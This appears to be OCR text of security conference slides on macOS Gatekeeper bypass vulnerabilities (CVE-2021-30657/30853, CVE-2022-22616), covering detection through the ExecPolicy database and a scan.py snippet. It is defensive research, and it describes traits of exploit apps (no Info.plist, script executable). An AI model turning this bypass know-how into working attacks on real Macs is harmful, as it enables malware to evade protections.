/private/var/db/SystemPolicyConfiguration/ExecPolicy-wal  syspolicyd.55183
```

no item path(s)?




Table: policy_scan_cache

	pk	volume_uuid	object_id	fs_type_name
	Filter	Filter	Filter	Filter
5	79	0612A910-2C3C-4B72-9C90-1…	2354288	apfs
6	15659	0612A910-2C3C-4B72-9C90-1…	120807068	apfs
7	11513	0612A910-2C3C-4B72-9C90-1…	109396238	apfs
8	1186	0612A910-2C3C-4B72-9C90-1…	80447735	apfs

/private/var/db/SystemPolicyConfiguration/ExecPolicy

From Object_ID to File Path

...as it's a file inode

volume_uuid	object_id
Filter	Filter
0612A910-2C3C-4B72-9C90-1...	2354288
0612A910-2C3C-4B72-9C90-1...	120807068
0612A910-2C3C-4B72-9C90-1...	109396238
0612A910-2C3C-4B72-9C90-1	

```
% stat ~/Downloads/PoC.app/Contents/MacOS/PoC
16777220 2354288 ... /Users/patrick/Downloads/PoC.app/Contents/MacOS/PoC

# sqlite3 ExecPolicy
sqlite> .headers on
sqlite> SELECT * FROM policy_scan_cache WHERE object_id = 2354288;

pk|volume_uuid|object_id|fs_type_name|bundle_id|cdhash|team_identifier|
signing_identifier|policy_match|malware_result|flags|mod_time|timestamp|
revocation_check_time|scan_version

15949|0612A910-2C3C-4B72-9C90-1ED71F3070C3| 2354288 |apfs|NOT_A_BUNDLE||||
7|0|512|1618194723|1618194723|1618194723|41461507150793704 60
```

inode (2354288) -> path (~/Downloads/PoC.app/...)

SCAN.PY

programmatic detection of exploitations

```
01  #get file path from vol & file inode
02  url = Foundation.NSURL.fileURLWithPath_('/.vol/' + str(v_inode) + '/' + str(f_inode))
03  result, file, error = url.getResourceValue_forKey_error_(None, "NSURLCanonicalPathKey", None)
```

file path, from file inode

```
# python scan.py
volume inode: 16777220
volume uuid:  0A81F3B1-51D9-3335-B3E3-169C3640360D

opened 'ExecPolicy' database
extracted 183 evaluated items

* malicious application *
 ~/Downloads/yWnBJLaF/1302.app
```

programmatic detection

(also) checks that:

an application with:

1. no Info.plist file
2. executable, is script

full code: scan.py
objective-see.com/downloads/blog/blog_0x64/scan.py

Conclusions

Conclusions

macOS (still) has shallow bugs

Root cause analysis of CVE-2021-30657 /2021-30853

0day exploitation

Generic protections

go forth: macOS spelunking, reversing, malware analysis, & security tool development!

...But Wait? There's More!

Safari Downloads


Available for: macOS Monterey

Impact: A maliciously crafted ZIP archive may bypass Gatekeeper checks

Description: This issue was addressed with improved checks.

CVE-2022-22616: Ferdous Saljooki (@malwarezoo) and Jaron Bradley (@jbradley89) of Jamf Software, Mickey Jin (@patch1t)

top-level item, no quarantine attribute!



"Jamf Threat Labs identifies Safari vulnerability allowing for Gatekeeper bypass"

www.jamf.com/blog/jamf-threat-labs-safari-vuln-gatekeeper-bypass/

Apply

1. 

   before anything else!

   Patch

   ...& enable automatic updates

2. 

   Install an EDR product
   (macOS-centric & heuristic-based)


3. 

   Continue to learn
   about macOS threats

Interested in Learning More?

...about malware analysis, macOS security topics?

"The Art of Mac Malware"
free, at: taomm.org



Order:
nostarch.com/art-mac-malware

MAHALO!

supporters of the Objective-See Foundation

CleanMyMac X

SmugMug

Guardian Mobile Firewall

iVerify

Halo Privacy

uberAgent

All Your Macs Belong To Us ...Again!

RESOURCES:

"All Your Macs Are Belong To Us"
objective-see.com/blog/blog_0x64.html

"macOS Gatekeeper Bypass (2021) Addition"
cedowens.medium.com/macos-gatekeeper-bypass-2021-edition-5256a2955508

"Shlayer Malware Abusing Gatekeeper Bypass On macOS"
www.jamf.com/blog/shlayer-malware-abusing-gatekeeper-bypass-on-macos/

"syspolicyd Internals"
https://knight.sc/reverse%20engineering/2019/02/20/syspolicyd-internals.html